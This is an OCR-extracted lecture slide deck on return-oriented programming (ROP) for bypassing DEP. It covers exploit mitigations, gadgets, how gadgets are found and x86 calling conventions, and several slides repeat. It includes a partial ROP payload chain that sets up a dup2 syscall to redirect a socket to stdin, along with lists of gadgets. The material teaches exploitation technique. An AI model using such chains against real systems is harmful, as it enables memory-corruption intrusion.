

Return Oriented Programming

ROP


Exploit Mitigations
ASCII Armor
Stack Canary
ASLR
PIE
DEP
Arbitrary Write
Overflow Local Vars
Heap Overflows
Brute Force
Partial RIP Overwrite
NOP Slide
Info Disclosure
Ret 2 PLT
ROP

Exploiting: DEP - Memory Layout




Exploiting: DEP - ROP

DEP does not allow execution of uploaded code

But what about **existing code**?

ROP: smartly put together existing code


Exploiting: DEP - Memory Layout



ROP In One Slide

ROP Preview

Call: functions



Practical ROP

```
pop_rsi_r15 = 0x0000000000400eb1: pop rsi; pop r15; ret;
# dup2() syscall is 33

# Start ROP chain
# dup2(4, 0)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 0 )
payload += p64 ( 0xdeadbeef1 )
payload += p64 ( syscall )
```

Call: syscalls

ROP

Gadgets

Exploiting DEP - ROP

What is ROP?

Smartly chain gadgets together to execute arbitrary code

Gadgets:

- Some sequence of code, followed by a RET

Exploiting: DEP – ROP - Gadgets

So, what is are gadgets?

- Code sequence followed by a “ret”

```
pop r15 ; ret

add byte ptr [rcx], al ; ret

dec ecx ; ret
```

Exploiting: DEP – ROP - Gadgets

```
add byte ptr [rax], al ; add bl, dh ; ret
add byte ptr [rax], al ; add byte ptr [rax], al ; ret
add byte ptr [rax], al ; add cl, cl ; ret
add byte ptr [rax], al ; add rsp, 8 ; ret
add byte ptr [rax], al ; jmp 0x400839
add byte ptr [rax], al ; leave ; ret
add byte ptr [rax], al ; pop rbp ; ret
add byte ptr [rax], al ; ret
add byte ptr [rcx], al ; ret
add cl, cl ; ret
add eax, 0x20087e ; add ebx, esi ; ret
add eax, 0xb8 ; add cl, cl ; ret
add ebx, esi ; ret
```

Exploiting: DEP – ROP - Gadgets

How to find gadgets?

- Search in code section for byte 0xc3 (=ret)
- Go backwards, and decode each byte
- For each byte:
  - Check if it is a valid x32 instruction
  - If yes: add gadget, and continue
  - If no: continue

```
80 00 51 02 80 31 60 00 0e 05 c3 20 07 dd da 23
```

Exploiting: DEP – ROP - Gadgets

How to find gadgets?

- Search in code section for byte 0xc3 (=ret)
- Go backwards, and decode each byte
- For each byte:
  - Check if it is a valid x32 instruction
  - If yes: add gadget, and continue
  - If no: continue

```
80 00 51 02 80 31 60 00 0e 05 c3 20 07 dd da 23
```

Exploiting: DEP – ROP - Gadgets

How to find gadgets?

- Search in code section for byte 0xc3 (=ret)
- Go backwards, and decode each byte
- For each byte:
  - Check if it is a valid x32 instruction
  - If yes: add gadget, and continue
  - If no: continue

```
80 00 51 02 80 31 60 00 0e 05 c3 20 07 dd da 23
```

Exploiting: DEP – ROP - Gadgets

There will be gadgets which were not created by the compiler

- x86 instructions are not static size
- 1-15bytes
  - Unlike RISC (usually 4 byte size)
- Start parsing at the “wrong offset”

Why does ROP work (with functions)

ROP Introduction

Why does ROP work

Executing one gadget is nice

But we want to chain gadgets together

Is this possible?

Why does ROP work

Remember this? x32 Call convention


Argument 2 for <add>

Argument 1 for <add>

Saved IP (&return)

Saved Frame Pointer

Local Variables <add>



Why does ROP work

Lets optimize function calling a bit

Ergo: Lets create our own call convention!

This EBP/SFP thingy… lets nuke it

Why does ROP work

Remember this? x32 Call convention Details

```
push 4
push 3
push EIP
jmp <add>
```

```
push ebp
mov ebp, esp,
sub esp, 0x10

[Function Code]

mov esp, ebp   ; leave
pop ebp        ; leave
pop eip        ; ret
```

Why does ROP work

Remember this? x32 Call convention Details

```
push 4
push 3
push EIP
jmp <add>
```

```
push ebp
mov ebp, esp,
sub esp, 0x10

[Function Code]

~~mov esp, ebp   ; leave~~
~~pop ebp        ; leave~~
pop eip          ; ret
```

Why does ROP work

Remember this? x32 Call convention Details

```
push 4
push 3
push EIP
jmp <add>
```

```
push ebp
mov ebp, esp,
sub esp, 0x10

[Function Code]

mov esp, ebp   ; leave
pop ebp        ; leave
pop eip        ; ret
```

Why does ROP work

Remember this? x32 Call convention Details

```
push 4
push 3
push EIP
jmp <add>
```

```
push ebp
mov ebp, esp,
sub esp, 0x10

[Function Code]

mov esp, ebp   ; leave
pop ebp        ; leave
pop eip        ; ret
```

Why does ROP work

Call is the same! (only caller-internals changed)

```
push 4
push 3
push EIP
jmp <add>
```

~~push ebp~~
~~mov ebp, esp,~~
~~sub esp, 0x10~~

[Function Code]

~~mov esp, ebp ; leave~~
~~pop ebp ; leave~~
pop eip ; ret

Why does ROP work

How would the stack look like for our self defined call convention?


Argument 2 for <add>

Argument 1 for <add>

Saved IP (&return)

Saved Frame Pointer

Local Variables <add>



Why does ROP work

How would the stack look like for our self defined call convention?

